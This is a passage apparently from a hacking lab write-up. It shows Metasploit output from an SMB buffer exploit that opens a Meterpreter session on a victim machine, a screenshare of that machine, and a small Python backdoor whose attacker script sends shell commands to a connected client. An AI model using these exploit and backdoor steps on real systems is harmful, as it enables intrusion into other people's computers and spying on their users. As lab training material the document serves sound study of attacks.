[*] 192.168.10.7:445 - Sending egg to corrupted connection.
[*] 192.168.10.7:445 - Triggering free of corrupted buffer.
[!] http://192.168.10.5:8080 handling request from 192.168.10.7; (UUID: on4zj2vg) Without a database connected that payload UUID tracking will not work!
[*] http://192.168.10.5:8080 handling request from 192.168.10.7; (UUID: on4zj2vg) Staging x64 payload (201820 bytes) ...
[!] http://192.168.10.5:8080 handling request from 192.168.10.7; (UUID: on4zj2vg) Without a database connected that payload UUID tracking will not work!
[+] 192.168.10.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (192.168.10.5:8080 → 192.168.10.7:49202) at 2024-02-29 10:30:26 -0500
```

STEP-9

Screensharing



```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/dvGbYwPH.html
[*] Streaming ...
```




```
Target IP  : 192.168.10.7
Start time : 2024-02-29 10:31:20 -0500
Status     : Playing
```

```
   Connection-specific DNS Suffix  . : Home
   Link-local IPv6 Address . . . . . : fe80::645d:b9c0:8f7b:67c4%11
   IPv4 Address. . . . . . . . . . . : 192.168.10.7
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.10.1

Tunnel adapter isatap.{46E70C3E-DDFF-48F2-B60A-76E55617A176}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.Home:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : Home

C:\Users\PMYLS>ping 192.1668.10.5
Ping request could not find host 192.1668.10.5. Please check the name and try ag
ain.

C:\Users\PMYLS>ping 192.168.10.5

Pinging 192.168.10.5 with 32 bytes of data:
Reply from 192.168.10.5: bytes=32 time<1ms TTL=64
```

www.metasploit.com

BACKDOOR:

(To get access of victim machine’s commands prompt) Generating txt file in victim machine.



backdoor - Thunar
Bookmarks Help
kali Desktop backdoor
attacker.py
filename.txt
for-victum.py
3 files:
kali@kali: ~/Desktop/backdoor
File Actions Edit View Help
"the quieter you become, the more you are able to hear"

```
┌──(kali㉿kali)-[~/Desktop/backdoor]
└─$ for-victum.py
for-victum.py: command not found

┌──(kali㉿kali)-[~/Desktop/backdoor]
└─$ python for-victum.py
[-] Connection Initiating ...
[-] Connection initiated!
[-] Awaiting commands ...
[-] Sending response ...
[-] Awaiting commands ...
```

```
┌──(kali㉿kali)-[~/Desktop/backdoor]
└─$ python attacker.py
[+] Server Started
[+] Listening For Client Connection ...
[+] ('127.0.0.1', 33318) Client connected to the server
Enter Command : touch filename.txt
[+] Command sent
```